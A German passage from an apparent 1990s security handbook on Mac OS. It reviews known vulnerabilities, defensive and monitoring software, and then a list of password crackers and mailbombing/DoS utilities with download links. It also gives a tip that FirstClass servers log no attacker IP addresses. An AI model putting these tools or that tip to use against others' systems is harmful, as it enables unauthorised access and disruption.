Dies ist eine allgemeine DoS-Schwachstelle bei älteren WebStar-Versionen, die nichts mit Apple zu tun hat. (Das Sicherheitsloch kann nur auf einem Server reproduziert werden, auf dem auch NetCloak läuft.) Gold fand heraus, daß der WebStar-Server abstürzt, wenn Sie bestimmte Zeichenketten an eine URL anhängen. *Macworld* brachte einen Artikel über dieses Sicherheitsloch heraus, und die Mitarbeiter der Zeitschrift haben die Sache auch selbst untersucht:

> *...Mac-Webmaster Jeff Gold war nicht länger frustriert, sondern stark beunruhigt, als er feststellte, daß ein bloßer Tippfehler seine gesamte Mac-Site zum Absturz gebracht hatte. Gold verwendete zu dem Zeitpunkt die Web-Server-Software WebStar von StarNine und die Plugin-Version von NetCloak 2.1 von Maxum Development, ein populäres Add-On für WebStar. Wenn man einer URL bestimmte Zeichen anfügt, stürzt NetCloak ab und damit auch der Server. Um die Tausende Sites, die NetCloak verwenden, zu schützen, werden weder Gold noch Macworld die Zeichenfolge veröffentlichen, aber sie ist nicht allzu kompliziert. Nach einer weiteren Untersuchung des Problems hat Macworld entdeckt, daß dieser Fehler nur auftritt, wenn die Plug-In- Version von NetCloak auf dem Server läuft. Als wir das Plug-In entfernten und statt dessen das NetCloak-CGI verwendeten, brachte die Sequence of Death nur eine harmlose Fehlermeldung hervor.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus einem Artikel von Jim Heid: »Mac Web-Server Security Crisis: Specific Character Sequence Crashes Servers«. Sie finden ihn online unter http://macworld.zdnet.com/daily/daily.973.html.

NetCloak ist ein Produkt von Maxum Development. Sie können sich an Maxum wenden, um Informationen zu Upgrades zu erhalten:

Maxum Development Corporation
820 South Bartlett Road Suite 104
Streamwood, Illinois 60108
Tel.: 001-630-830-1113
Fax: 001-630-830-1262
E-Mail: info@maxum.com URL: http://www.chi.maxum.com/CoInfo/

21.2.5 Der DiskGuard-Bug

Anwendung: DiskGuard

Auswirkungen: DiskGuard 1.5.3 kann sogar autorisierten Benutzern den Zugriff auf ihre Festplatten verweigern.

Einstufung: ernst

Abhilfe: Upgrade

Beigetragen von: unbekannt

Manchmal führen sogar Sicherheitsapplikationen selbst zu Sicherheitsproblemen. Das war auch bei DiskGuard der Fall. DiskGuard ist ein äußerst beliebtes Sicherheitsprogramm, das den Zugang zu Verzeichnissen, Dateien und Festplatten einschränkt. Es war eine ziemliche Überraschung für die Benutzer, als sie nach Installation von Version 1.5.2 nicht mehr auf ihre Festplatten zugreifen konnten. *Macworld* knöpfte sich den Hersteller von DiskGuard, ASD Software, Inc., in einem Artikel über dieses Problem vor. Die Autorin, Suzanne Courteau, schrieb folgendes:

> *Sicherheitssoftware soll eigentlich die Bösewichte aussperren, Sie selbst jedoch hereinlassen. In einigen Fällen verweigerte ASDs DiskGuard aber sogar den Systemeigentümern den Zugriff auf ihre Rechner. Diese Woche hat das Unternehmen nun einen Patch für diese Sicherheitsapplikation herausgebracht. Version 1.5.4 behebt einige Kompatibilitätsprobleme - darunter gesperrte und unzugängliche Festplatten - zwischen DiskGuard 1.5.3 und verschiedenen Mac-Systemen. Wenn Sie DiskGuard auf einem PowerMac 7200, 7500, 8500 oder einem PowerBook 5300/5300c verwenden, rät die technische Supportabteilung von ASD Ihnen zu einem Upgrade. Der Patch ist direkt bei ASD Software erhältlich (909/624-2594) oder im ASD-Forum bei CompuServe (Go ASD).*

ASD Software, Inc., kann auch unter folgender Adresse kontaktiert werden:
ASD Software, Inc.
4650 Arrow Highway, Ste. E-6
Montclair, CA 91763
E-Mail: info@asdsoft.com URL: http://www2.asdsoft.com/

21.2.6 Schwachstelle Retrospect

Anwendung: Retrospect

Auswirkungen: Entfernte Benutzer mit Retrospect können auf Ihre Festplatten zugreifen.

Einstufung: ernst

Abhilfe: Upgrade

Beigetragen von: unbekannt

Retrospect ist ein beliebtes Paket für MacOS zum Sichern von Volumes. Im Sicherheits- Advisory von Apple heißt es:

Wenn Sie das Remote-Kontrollfeld von Retrospect installieren und neu starten, ist Remote aktiviert und wartet darauf, daß der Server einen Sicherheits-Code und eine Seriennummer herunterlädt. Wenn der Server dies nicht tut, kann jeder mit Retrospect und einem Satz Seriennummern Ihr System initialisieren, ein Backup von Ihrer Festplatte auf seine machen und Ihr System wieder verlassen, ohne daß Sie etwas merken.

Wegweiser:

Der obige Abschnitt ist ein Auszug aus dem Artikel »Retrospect Remote Security Issue« (Artikel-ID: TECHINFO-0016556; 19960724. Apple Technical Info Library, Februar 1995). Sie finden ihn im Web unter http://cgi.info.apple.com/cgi-bin/read.wais.doc.pl?/wais/TIL/DataComm!Neting&Cnct/Apple!Workgroup!Servers/Retrospct!Remote!Security!Issue .

21.2.7 Der At-Ease-Bug

Anwendung: At Ease 4.0

Auswirkungen: Es kann zur Beschädigung von Festplatten kommen.

Einstufung: kritisch

Abhilfe: Upgrade

Beigetragen von: unbekannt

Wenn Sie ein PowerBook 3400 haben und vorhaben, At Ease 4.0 zu installieren, sollten Sie den Disketten-Bootschutz nicht aktivieren. Wenn Sie es doch tun, wird Ihre Festplatte dauerhaft beschädigt. Sie werden nicht mehr mit herkömmlichen Mitteln (Bootdiskette, SCSI- Laufwerk, CD-ROM oder andere Methoden) auf Ihre Festplatte zugreifen können.

21.2.8 Network Assistant

Anwendung: Network Assistant

Auswirkungen: Entfernte Benutzer können auf Ihre Laufwerke und Ihr Netzwerk zugreifen.

Einstufung: ernst

Abhilfe: Default-Paßwort ändern

Beigetragen von: unbekannt

Das Default-Paßwort für Network Assistant ist in Cracker-Kreisen allgemein bekannt. Wenn Sie es nicht ändern, können Cracker Ihr System von entfernten Hosts aus attackieren. Diese Schwachstelle ist sehr ernst, aber einfach zu beheben.

21.2.9 Paßwort-Sicherheit bei MacOS-8.0-Upgrades

System: MacOS 8.0 mit PowerBook 2400 und 3400

Auswirkungen: Der Paßwortschutz funktioniert nicht.

Einstufung: ernst

Abhilfe: http://til.info.apple.com/techinfo.nsf/artnum/n26056/

Beigetragen von: Apple

Wenn Sie 8.0 über ältere Versionen installieren, wird das *Paßwort-Kontrollfeld* deaktiviert und der Paßwortschutz funktioniert nicht mehr. Um dieses Problem zu beheben, sollten Sie entweder den Patch oder 8.0 neu installieren und eine ältere Version behalten, mit der Sie booten. Booten Sie immer, wenn Sie die Paßworteinstellungen verändern wollen, mit der älteren Version.

21.3 Gemeinsame Dateinutzung und Sicherheit

Die gemeinsame Nutzung von Dateien ist ein weiteres Sicherheitsproblem bei MacOS. Die Schwere des Problems hängt davon ab, welche Festplatten und Ressourcen zur gemeinsamen Nutzung freigegeben werden. Das Filesharing-System vom Macintosh ist nicht weniger umfassend (und auch nicht viel sicherer) als das von Microsoft Windows 95. Der einzige wesentliche Unterschied besteht darin, daß Sie in der Macintosh-Umgebung eine sorgfältige Auswahl der Dateien treffen, die Sie freigeben wollen. Dies geschieht durch Einstellen der gewünschten Optionen im Kontrollfeld *Sharing Options*.

Wegweiser:

Ein kurzes Tutorial zu der Einstellung der Freigabe-Optionen finden Sie unter http://bob.maint.alpine.k12.ut.us/ASD/Security/MacSecurity.html# Sys7Sharing. Macintosh Network Security. Alpine School District Network Security Guidelines. (Leider konnte ich nicht herausfinden, wer der Autor ist. Sie oder er hat gute Arbeit geleistet.)

Die Freigabe von Dateien kann eine komplizierte Angelegenheit sein. Ihre Wahl wird von den Vertrauensbeziehungen innerhalb Ihrer Organisation abhängen. Eine falsche Wahl zu treffen, kann Sie teuer zu stehen kommen. Deshalb sollten Sie die Freigaben von Anfang an sorgfältig planen. (Und wenn Sie gar kein Filesharing benötigen, sollten Sie es natürlich ganz vermeiden. Weiter hinten in diesem Kapitel stelle ich Programme vor, die unautorisierten Zugriff auf Verzeichnisse und Kontrollfelder abblocken können. Damit können Sie sicherstellen, daß keine Freigabe erfolgt.) Der vielleicht wichtigste Punkt bei der Sicherung eines Macintosh-Netzwerks ist die Erziehung der Benutzer zu einem sicherheitsbewußten Verhalten.

Macintosh-Benutzer sind keine Sicherheitsfanatiker, aber das ist auch kein Verbrechen. Dennoch machen sich viele Unix- und Windows-NT-Anwender über Macintosh-Benutzer lustig, da diese angeblich so wenig über ihre Architektur oder das Betriebssystem wissen. Dieses Argument taucht im Usenet im ewigen Kampf der Betriebssysteme immer wieder auf. Mein Lieblingssystem ist zwar Unix, aber ich verrate Ihnen ein Geheimnis: Es kommt gar nicht darauf an, welches Betriebssystem Sie verwenden, sondern darauf, wie produktiv Sie es einsetzen können. Dieselben Leute, die Macintosh-Benutzer

kritisieren, verbringen oft Stunden (oder sogar Tage) mit dem Versuch, ihre 300-MHz-Rechner (und 9-Mbyte-Video-Adapterkarten) zum Laufen zu bringen. Sie kämpfen mit Plug&Play (das nicht funktioniert) und sitzen die meiste Zeit vor dem Inneren ihres Rechners, ihre Hände vergraben in einer unglaublichen Masse aus Kabeln und Karten. Dagegen habe ich erst zweimal einen meiner Macintosh-Kunden vor einem geöffneten Rechner sitzen sehen. Wenn Sie also einen Macintosh verwenden, nur zu!

Dennoch sind Macintosh-Benutzer nicht sehr sicherheitsbewußt; das ist leider eine Tatsache. Jede Änderung dieser Einstellung ist auf jeden Fall ein Fortschritt. Zumindest sollte jeder Anwender ein starkes Paßwort für sich als Eigentümer des Rechners festlegen. (Macintosh- Paßwörter sind genauso Angriffen ausgesetzt wie die Paßwörter auf allen anderen Plattformen.) Schließlich (und vielleicht ist dies am wichtigsten) müssen alle Zugangsprivilegien von Gastzugängen deaktiviert werden.

21.3.1 Server-Verwaltung und Sicherheit

Die Einrichtung eines Web-Servers ist eine aufwendige Aufgabe, aber nicht vergleichbar mit der Wartung eines solchen Servers. Das ist besonders dann der Fall, wenn der Web-Server nur ein kleiner Teil Ihres Netzwerks ist, oder wenn Sie unterschiedlichen Abteilungen oder Kunden unterschiedliche Sicherheitsprivilegien zuweisen müssen.

Sie haben grundsätzlich zwei Möglichkeiten:

- Die Programmierung speziell für Sie entwickelter Software in Auftrag zu geben
- Anwendungen von Drittanbietern zu verwenden

Eigens für Sie entwickelte Software ist teuer und braucht Zeit. Wenn Sie ein paar Web-Server zusammenwerfen und sie fernwarten wollen, empfehle ich Ihnen, für diese Aufgabe vorgefertigte Lösungen zu verwenden. Wenn Ihre Umgebung hauptsächlich Macintosh-Rechner beherbergt, sollten Sie auf die folgenden Anwendungen nicht verzichten.

21.3.2 EtherPeek v.3.5 von AG Group

The AG Group, Inc.
2540 Camino Diablo, Suite 200
Walnut Creek, CA 94596
Tel.: 001-510-937-7900
E-Mail: sheri@aggroup.com URL: http://www.aggroup.com/

EtherPeek ist ein Protokoll-Analyzer für Macintosh, der eine große Auswahl an Protokollen unterstützt, darunter die folgenden:

- IP
- AppleTalk
- Netware
- IPX/SPX
- NetBEUI
- NetBIOS

- DECnet
- SMB
- OSI TARP

Etherpeek ist kein durchschnittlicher Analyzer, sondern ein gut konzipierter, kommerzieller Sniffer. Er umfaßt eine automatische IP-MAC-Übersetzung, Multicasts, Echzeitstatistik und Echtzeitüberwachung. Die neueste Version enthält auch eine integrierte Unterstützung zur Abwehr der DoS-Attacke LAND, die vor kurzem so viele Server lahmgelegt hat. Wenn Sie eine Unternehmensumgebung verwalten, ist dieses Programm ein guter Kauf.

21.3.3 InterMapper 2.0 von Dartmouth Software Development

Dartmouth Software Development
Dartmouth College
6028 Kiewit Computer Center
Hanover, NH 03755-3523
Tel.: 001-603-646-1999
E-Mail: Intermapper@dartmouth.edu URL: http://www.dartmouth.edu/netsoftware/intermapper/

InterMapper (entwickelt von Bill Fisher und Rich Brown) ist ein ausgezeichnetes Tool, das Macintosh-Systemadministratoren eine Menge Zeit und Arbeit ersparen kann. Die Anwendung überwacht Ihr Netzwerk auf mögliche Änderungen der Topologie oder den Ausfall von Diensten. Die Netzwerkverwaltung erfolgt mit Hilfe von SNMP (*Simple Network Management Protocol*).

Eine besonders interessante Eigenschaft von InterMapper ist, daß es einen Schnappschuß des Netzwerks erstellen kann. Das ist eine graphische Darstellung Ihrer Netzwerktopologie. (Die Netzwerktopologie wird mehr oder weniger automatisch ermittelt, wodurch eine Menge Zeit gespart wird.) InterMapper ermöglicht es Ihnen sogar, die Schnappschüsse auf mehrere Monitore zu verteilen, so daß Sie eine vergrößerte Darstellung erhalten.

Der Netzwerkschnappschuß ist sehr detailliert, so daß Sie Router, die nicht verfügbar sind oder Probleme haben, sehr schnell ausfindig machen können. (Sie können einen Wert bestimmen, der angibt, wie viele Fehler auf Router-Ebene zulässig sind. Hat ein Router diesen Wert überschritten, wird er in einer anderen Farbe dargestellt.) Wenn Sie ein Element anklicken (ob Rechner oder Router), erhalten Sie eine Informationstafel mit der IP-Adresse dieses Elements, seinem Durchsatz, der Fehlerzahl und so weiter. Wenn es an einem bestimmten Knoten Ärger gegeben hat, werden Sie umgehend per Pager informiert. Alles in allem ist InterMapper ein sehr vollständiges Paket zur Netzwerkanalyse und -verwaltung.

InterMapper bietet eine gleichzeitige Unterstützung für AppleTalk und IP. Die Demoversion finden Sie unter http://www.dartmouth.edu/netsoftware/intermapper/demoForm.html.

21.3.4 Netlock von Interlink Computer Sciences

Interlink Computer Sciences
47370 Fremont Boulevard
Fremont, CA 94538
Tel.: 001-510-657-9800

E-Mail: salesadmin@interlink.com URL: http://www.interlink.com/

NetLock ist ein sehr leistungsfähiges Anwendungspaket für die Datensicherung. Es ermöglicht eine RSA-Verschlüsselung Ihrer Netzwerksitzungen und schützt daher Paßwörter, Logins und andere sensible Daten vor dem Zugriff von Unbefugten. Außerdem werden die Daten einer Integritätsprüfung unterworfen, um sicherzugehen, daß keine Manipulation stattgefunden hat.

Die Verschlüsselung erfolgt auf Paketebene und entspricht den Spezifikationen RC2, RC4, DES und Triple-DES (mit Ausnahme der Export-Version mit höchstens 40-Bit-Schlüsseln). Für die Überprüfung der Datenintegrität wird MD-5 verwendet. Daher ist NetLock extrem sicher und höchstens mit sehr komplizierten Angriffen zu knacken.

Zu guter Letzt bietet NetLock noch die Möglichkeit der zentralen Verwaltung großer Netzwerke und der systematischen Verteilung der Sicherheitskontrollen. Momentan unterstützt NetLock MacOS 7.53 und höher.

21.3.5 MacRadius von Cyno

Cyno Technologies, Inc.
1082 Glen Echo Avenue
San Jose, CA 95125
Tel.: 001-408-297-7766
E-Mail: CynoTek@cyno.com URL: http://www.cyno.com/

Um RADIUS kommen Sie nicht herum, wenn Sie einen ISP oder ein anderes System betreiben, das Einwählverbindungen ermöglicht. Die Verwaltung von Einwähldiensten für Anwender kann sehr schwierig, verwirrend und zeitaufwendig sein. An dieser Stelle setzt RADIUS an. Die Autoren der RADIUS-Spezifikation beschreiben das Problem und dessen Lösung folgendermaßen:

> *Da Modem-Pools naturgemäß eine Verbindung mit der Außenwelt darstellen, erfordern sie besondere Aufmerksamkeit hinsichtlich der Sicherheit, Zugriffsberechtigung und Abrechnung. Dies kann am besten durch die Verwaltung einer einzigen Datenbank von Benutzern geschehen, die eine Authentifizierung (Überprüfung von Benutzername und Paßwort) ermöglicht sowie Konfigurationsinformationen enthält, die im einzelnen angeben, welche Art Service dem Benutzer zur Verfügung gestellt wird (z.B. SLIP, PPP, telnet, rlogin). RADIUS-Server sind verantwortlich für den Empfang von Verbindungsanforderungen der Benutzer, die Authentifizierung der Benutzer und die Lieferung aller erforderlichen Konfigurationsinformationen an den Client, damit dieser dem Benutzer den gewünschten Service zur Verfügung stellen kann.*

Wegweiser:

Um mehr über RADIUS zu erfahren, sollten Sie sich den RFC 2058 besorgen, den Sie unter folgender Adresse finden: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2058.txt.

Kurzum ermöglicht RADIUS die einfache Verwaltung einer zentralen Datenbank, von der aus alle sich einwählenden Benutzer authentifiziert werden. RADIUS-Implementierungen unterstützen viele

verschiedene Dateiformate, einschließlich nativer Unix-Paßwortdateien. Außerdem beinhalten sie noch eine grundlegende Protokollierungsfunktion, mit der Sie feststellen können, wer wann und wie lange eingeloggt war.

Wenn Sie schon immer davon geträumt haben, die Funktionalität von RADIUS auch für MacOS zu bekommen, ist MacRadius genau das Richtige für Sie. Es ist eine ausgefeilte Anwendung, mit der Sie komplexe Gruppenstrukturen aufbauen können. Damit wird das Hinzufügen neuer Benutzer (und die automatische Vererbung der Attribute anderer Benutzer an diese neuen) zum Kinderspiel. Und natürlich ist das Ganze in eine graphische, einfach zu bedienende Oberfläche eingebunden, wie Sie es vom Macintosh gewohnt sind.

21.3.6 Network Security Guard

MR Mac Software
P.O. Box 910091
San Diego, CA 92191-0091
Tel.: 001-619-481-1263
E-Mail: sales@mrmac.com URL: http://www.mrmac.com/

Haben Sie sich schon immer ein SATAN für MacOS gewünscht? Ein Programm, das Ihre MacOS-Hosts automatisch nach Sicherheitslücken absucht? Dann müssen Sie sich Network Security Guard besorgen.

Network Security Guard arbeitet mit AppleTalk und prüft folgendes:

- Default-Paßwörter
- Paßwortfreie Accounts
- Gemeinsame Nutzung von Dateien
- Dateiberechtigungen

Aber das ist noch nicht alles. Die neueste Version von Network Security Guard hat ein Gewaltattacken-Utility zum Paßwortknacken, mit dem Sie die Stärke von Netzwerk-Paßwörtern überprüfen können. Außerdem können Ihre Berichte auf unterschiedliche Weise formatiert und über das Netzwerk an Sie weitergeleitet werden. Schließlich können Sie noch nach einem Zeitplan Sicherheitsbewertungen vornehmen lassen. All diese Eigenschaften machen Network Security Guard zu einer guten Wahl. Sie können sich viele Stunden Arbeit ersparen. (Leider ist es ein kommerzielles Produkt und keine Shareware. Aber es ist seinen Preis wert.) Eine Demoversion finden Sie unter: http://mrmac.com/files/Network%20Security%20Guard.sea.bin .

21.3.7 Network Scout 1.0

MR Mac Software
P.O. Box 910091
San Diego, CA 92191-0091
Tel.: 001-619-481-1263
E-Mail: sales@mrmac.com URL: http://www.mrmac.com/

Network Scout ist ein tolles Utility. Einfach ausgedrückt scannt es Ihre Domain und identifiziert auf

AppleTalk und IP basierende Geräte. Wenn sich Ihre Netzwerktopologie ändert, werden Sie per E-Mail benachrichtigt. Das Utility unterstützt die automatische Erkennung vieler Geräte, einschließlich Drucker, Router und sogar bestimmte proprietäre Server (wie FileMaker). Es ist ein wunderbares Tool, um festzustellen, ob Netzwerkkomponenten außer Betrieb sind. Eine Demoversion finden Sie unter: http://mrmac.com/files/Network%20Scout%201.0. sea.bin.

21.3.8 Timbuktu Pro 4.0

Netopia, Inc.
2470 Mariner Square Loop
Alameda, California 94501
E-Mail: pfrankl@netopia.com URL: http://www.netopia.com/

Timbuktu Pro 4.0 für MacOS ist eine leistungsfähige und vielseitige Anwendung für die Fernverwaltung von Systemen. Es ist zwar kein ausdrückliches Sicherheitsprogramm, aber dennoch ein wertvolles Tool für jeden Webadministrator. Timbuktu Pro unterstützt derzeit TCP/IP, AppleTalk, IPX und Open Transport. Über diese Protokolle können Sie einen oder mehrere Rechner fernverwalten.

21.4 Interne Sicherheit

21.4.1 Empower von Magna

Magna
1999 S. Bascom, Ste. 700
Campbell, CA 95008
Tel.: 001-408-879-7900
Fax: 001-408-879-7979
E-Mail: mailto:sales@magna1.com URL: http://www.magna1.com/

Empower bietet eine leistungsfähige Zugriffskontrolle für die Macintosh-Plattform. Der Zugriff sowohl auf Anwendungen als auch auf Verzeichnisse kann mit diesem Tool eingeschränkt werden.

21.4.2 KeysOff und KeysOff Enterprise

Blue Globe Software
P.O. Box 8171
Victoria, British Columbia
V8W 3R8, Canada
E-Mail: cliffmcc@blueglobe.com URL: http://www.blueglobe.com/~cliffmcc/MacSoftware.html

KeysOff ermöglicht Ihnen die Aussperrung bestimmter Schlüssel. So können Sie böswillige Anwender daran hindern, mit Menüleisten, Mausklicks, dem Ein-/Aus-Schalter und Shortcuts zu hantieren. (Das Programm hindert unautorisierte Benutzer außerdem daran, Code auf Ihren Rechner zu laden.)

21.4.3 Password Key

CP3 Software
P.O. Box 4722
Huntsville, AL 35815-4722
E-Mail: carl@cp3.com URL: http://www.cp3.com/

Password Key protokolliert unautorisierte Zugriffsversuche, sperrt Anwendungen und unterbindet vorübergehend alle Systemoperationen, bis das korrekte Paßwort eingegeben wird.

21.4.4 Secure-It Locks

Secure-It, Inc.
18 Maple Court
East Longmeadow, MA 01028
Tel.: 001-413-525-7039
E-Mail: secure-it@secure-it.com URL: http://secure-it.com/

Secure-It, Inc., stellt Produkte für die physikalische Sicherheit von Macintosh-Rechnern her, unter anderem Laufwerkschlösser. Diese hindern Bösewichte daran, unautorisierten Code auf Ihren Rechner zu spielen, wenn Sie nicht an der Konsole sind. (Es gibt sie auch für PowerBooks.)

21.4.5 StartUpLog 2.0.1

StartUpLog von Aurelian Software und Brian Durand ist eine Anwendung zum Ausspionieren. Sie beginnt direkt nach dem Booten mit der Protokollierung von Zugriffen (und einer Menge anderer Werte). Dieses Utility ist sehr einfach zu bedienen. Es wird als Control Panel geliefert. Als solches installieren Sie es einfach, und dann wird es automatisch laufen und die Uhrzeit, Dauer und andere wichtige Informationen jeden Zugriffs auf Ihren Macintosh protokollieren. Es eignet sich gut für Eltern oder Arbeitgeber.

Wegweiser:

StartUpLog finden Sie unter ftp://ftp.amug.org/pub/amug/bbs-in-a-box/files/util/security/startuplog-2.0.1.sit.hqx.

21.4.6 Super Save 2.02

Für den unverbesserlichen Paranoiker zeichnet Super Save jeden einzelnen Tastenanschlag auf, der an der Konsole eingegeben wird. Der Autor hat allerdings vernünftigerweise daran gedacht, eine Option einzubauen, mit der Sie dieses Feature abstellen können, wenn Paßwörter eingetippt werden. So kann man verhindern, daß jemand, der später an Ihre Log- Dateien gelangt, an diese Daten kommen kann. Obwohl es nicht ausdrücklich für Sicherheitszwecke entwickelt wurde (eher zur Wiederherstellung nach einem Datenverlust), ist dieses Utility die ultimative Protokollierungslösung.

Wegweiser:

Super Save finden Sie unter ftp://ftp.amug.org/pub/amug/bbs-in-a-box/files/recent/supersave-2.02.sit.hqx.

21.4.7 BootLogger

BootLogger ist nicht ganz so extrem wie StartUpLog oder Super Save. Es liest im wesentlichen die Boot-Sequenz und zeichnet das Starten und Herunterfahren auf. Es verbraucht daher auch weniger Ressourcen. Ich würde Ihnen deshalb zuerst zu diesem Utility raten. Wenn es Anzeichen dafür geben sollte, daß Manipulationen oder unautorisierte Zugriffe stattfinden, würde ich zu Super Save übergehen.

Wegweiser:

BootLogger finden Sie unter ftp://ftp.amug.org/pub/amug/bbs-in-a-box/files/util/security/bootlogger-1.0.sit.hqx.

21.4.8 DiskLocker

DiskLocker ist ein Utility zum Schutz gegen das Beschreiben Ihrer lokalen Festplatte. Die Festplatten werden dabei mit Hilfe eines Paßwortschutz-Mechanismus verwaltet. (D.h., Sie können die Festplatte nur verwenden, wenn Sie das Paßwort haben. Ihr Paßwort sollten Sie also besser nicht verlieren.) Das Programm ist Shareware, geschrieben von Olivier Lebra aus Nizza.

Wegweiser:

DiskLocker erhalten Sie unter ftp://ftp.amug.org/bbs-in-a-box/files/ util/security/disklocker-1.3.sit.hqx.

21.4.9 FileLock

FileLock ist ein bißchen ausgefeilter als DiskLocker. Dieses Utility schützt einzelne Dateien oder Gruppen von Dateien oder Verzeichnissen. Es unterstützt Drag&Drop und funktioniert sowohl auf 68-Kbyte- als auch PPC-Architekturen. Ein praktisches Utility, besonders wenn Sie zu Hause oder im Büro Ihren Rechner mit anderen Leuten teilen. Rocco Moliterno (Italien) hat es geschrieben.

Wegweiser:

FileLock finden Sie unter http://hyperarchive.lcs.mit.edu/HyperArchive/ Archive/disk/filelock-132.hqx.

21.4.10 Sesame

Sesame ist auf dem besten Wege, ein Industriestandard zu werden (ähnlich wie MacPassword). Es ermöglicht einen ausgereiften Paßwortschutz für MacOS. Dabei bietet es verschiedene Ebenen des Schutzes an. Sie können z.B. ein Administrator-Paßwort erzeugen und eine Ebene darunter die einzelnen Benutzerpaßwörter. Außerdem schützt Sesame auch vor Angriffen durch Bootdisketten. D.h. alle Verzeichnisse oder Dateien, die Sie mit diesem Utility schützen, bleiben auch dann noch geschützt, wenn ein lokaler Benutzer versuchen sollte, diese Sicherheitsvorkehrungen mit einer Bootdiskette zu umgehen. Dieses Shareware-Produkt wurde von Bernard Frangoulis (Frankreich) geschrieben.

Wegweiser:

Sesame ist erhältlich unter http://hyperarchive.lcs.mit.edu/HyperArchive/Archive/disk/sesame-211.hqx .

21.4.11 MacPassword

Als der Industriestandard für einen vollständigen Paßwortschutz unter MacOS ist MacPassword eine ausgereifte, kommerzielle Anwendung. Sie bietet nicht nur mehrere Ebenen des Paßwortschutzes (sowohl für Laufwerke als auch den Bildschirm), sondern verfügt auch über eine integrierte Virenprüfung. Diese Anwendung ist definitiv ihr Geld wert. Dennoch können Sie sie erst einmal umsonst testen. Die Demoversion ist verfügbar unter ftp.amug.org/pub/amug/bbs-in-a-box/files/util/security/macpassword-4.11- demo.sit.hqx.

21.5 Paßwort-Knacker und verwandte Utilities

Die folgenden Utilities sind beliebte Paßwort-Knacker oder verwandte Utilities für den Macintosh. Einige sind speziell für den Angriff von Macintosh-Dateien entwickelt worden, andere zum Knacken von Unix-Paßwortdateien. Dies ist keine vollständige Liste, sondern soll eher ein paar Beispiele für interessante Tools aufzeigen, die im Internet frei erhältlich sind.

21.5.1 PassFinder

PassFinder ist ein Utility zum Knacken des Administrator-Paßwortes auf FirstClass-Systemen. Das Programmpaket FirstClass ist ein Gateway-System, das im allgemeinen zur Bereitstellung von Mail, News und anderen Arten TCP/IP-basierter Kommunikationssysteme verwendet wird. (Sie finden es unter http://www.softarc.com/.) Es ist ein sehr beliebtes System für die MacOS-Plattform. Da FirstClass-Server nicht nur in nach außen orientierten Internet-Netzwerken existieren, sondern auch in Intranets, ist PassFinder ein kritisches Tool. Durch das Knacken des Administrator-Paßworts kann ein Benutzer die Kontrolle über die ein- und ausgehende elektronische Kommunikation des Systems ergreifen. (Dies muß allerdings an dem lokalen Rechner passieren. PassFinder ist also kein Utility für Remote-Angriffe.)

Wegweiser:

PassFinder finden Sie unter http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/PassFinder.sit.bin.

Tip:

Offensichtlich bietet FirstClass 2.7 keine Möglichkeit zum Aufzeichnen oder Protokollieren von IP-Adressen. (Berichten zufolge existiert dieses Sicherheitsloch bei älteren Versionen.) Deshalb kann eine Attacke auf einen solchen Server recht freimütig angegangen werden.

21.5.2 FirstClass Thrash!

Dies ist eine interessante Sammlung von Utilities, die hauptsächlich dazu dienen, gegen eine FirstClass-Mailbox in den Krieg zu ziehen. Sie verfügt über Eigenschaften, die mit Maohell vergleichbar sind. Darunter sind Mailbombing-Tools, DoS-Tools und andere ausgewählte Scripts, die sich gut dazu eignen, seine Feinde zu ärgern.

Wegweiser:

FirstClass Thrash! finden Sie unter http://www.i1.net/~xplor216/FCThrash.hqx .

21.5.3 FMProPeeker 1.1

Dieses Utility knackt FileMaker-Pro-Dateien. FileMaker Pro ist eine Datenbanklösung von Claris (http://www.claris.com). Ursprünglich meist mit der Macintosh-Plattform in Verbindung gebracht, läuft FileMaker Pro inzwischen auf einer Vielzahl von Systemen. Z.B. ist es für Windows-NT-Netzwerke verfügbar, auf denen es einen gemeinsamen Datenbankzugriff ermöglicht. Auf jeden Fall untergräbt FMProPeeker die Sicherheit von FileMaker-Pro- Dateien.

Wegweiser:

FMProPeeker finden Sie unter http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/FMproPeeker.sit.bin.

21.5.4 FMP Password Viewer Gold 2.0

FMP Password Viewer Gold 2.0 ist ein weiteres Utility zum Knacken von FileMaker-Pro- Dateien. Es bietet eine etwas erweiterte Funktionalität (und ist auf jeden Fall neuer) als FMProPeeker 1.1.

Wegweiser:

FMP Password Viewer Gold 2.0 finden Sie unter http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/FMP30Viewerv7.sit.bin.

21.5.5 MasterKeyII

MasterKeyII ist ein weiteres Utility zum Knacken von FileMaker-Pro-Dateien.

Wegweiser:

MasterKeyII finden Sie auf der folgenden Site in Japan. http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/MasterKeyII.1.0b2. sit.bin.

21.5.6 Password Killer

Password Killer dient dazu, die meisten Sicherheitsprogramme für PowerBooks zu umgehen.

Wegweiser:

Password Killer (auch PowerBook Password Killer genannt) finden Sie online unter http://www.plato-net.or.jp/usr/vladimir/undergroundmac/ Cracking/PowerBookPwd%20killer.sit.bin.

21.5.7 Killer Cracker

Killer Cracker ist eine Macintosh-Portierung von Killer Cracker, einem Paßwort-Knacker, der früher nur auf DOS- und Unix-Rechnern lief. (Eine ausführliche Beschreibung von Killer Cracker finden Sie in Kapitel 11, »Paßwort-Knacker«. Die Macintosh-Version ist zum Glück als Binary erhältlich, so daß Sie keinen Compiler benötigen.)

Wegweiser:

Killer Cracker finden Sie unter http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/KillerCracker80.sit.bin.

21.5.8 MacKrack

MacKrack ist eine Portierung von Muffets berühmtem Crack 4.1. Es dient zum Knacken von Unix-Paßwörtern. Es kommt selten zusammen mit Wörterbuch-Dateien, funktioniert aber recht gut. Dieses Utility macht das Knacken von /etc/passwd-Dateien eines Unix-Systems zum Kinderspiel. (Es unterstützt sowohl die 68K- als auch die PPC-Plattform.)

Wegweiser:

MacKrack finden Sie unter http://users.net-lynx.com/~dasilva/files/ MacKrack2.01b1.sit.bin.

21.5.9 Remove Passwords

Remove Passwords ist ein raffiniertes Utility, das den Paßwortschutz von Stuffit-Archiven entfernt. Stuffit ist ein Archivierungs-Tool wie PKZIP oder GZIP. Es wird am häufigsten auf Macintosh-Rechnern verwendet, wurde inzwischen aber auch auf andere Plattformen portiert, darunter Microsoft Windows. Sie erhalten Stuffit unter ftp://ptp.aladdinsys.com/. Remove Passwords umgeht den Paßwortschutz jedes Archivs, das mit Stuffit erzeugt und mit einem Paßwort versehen worden ist.

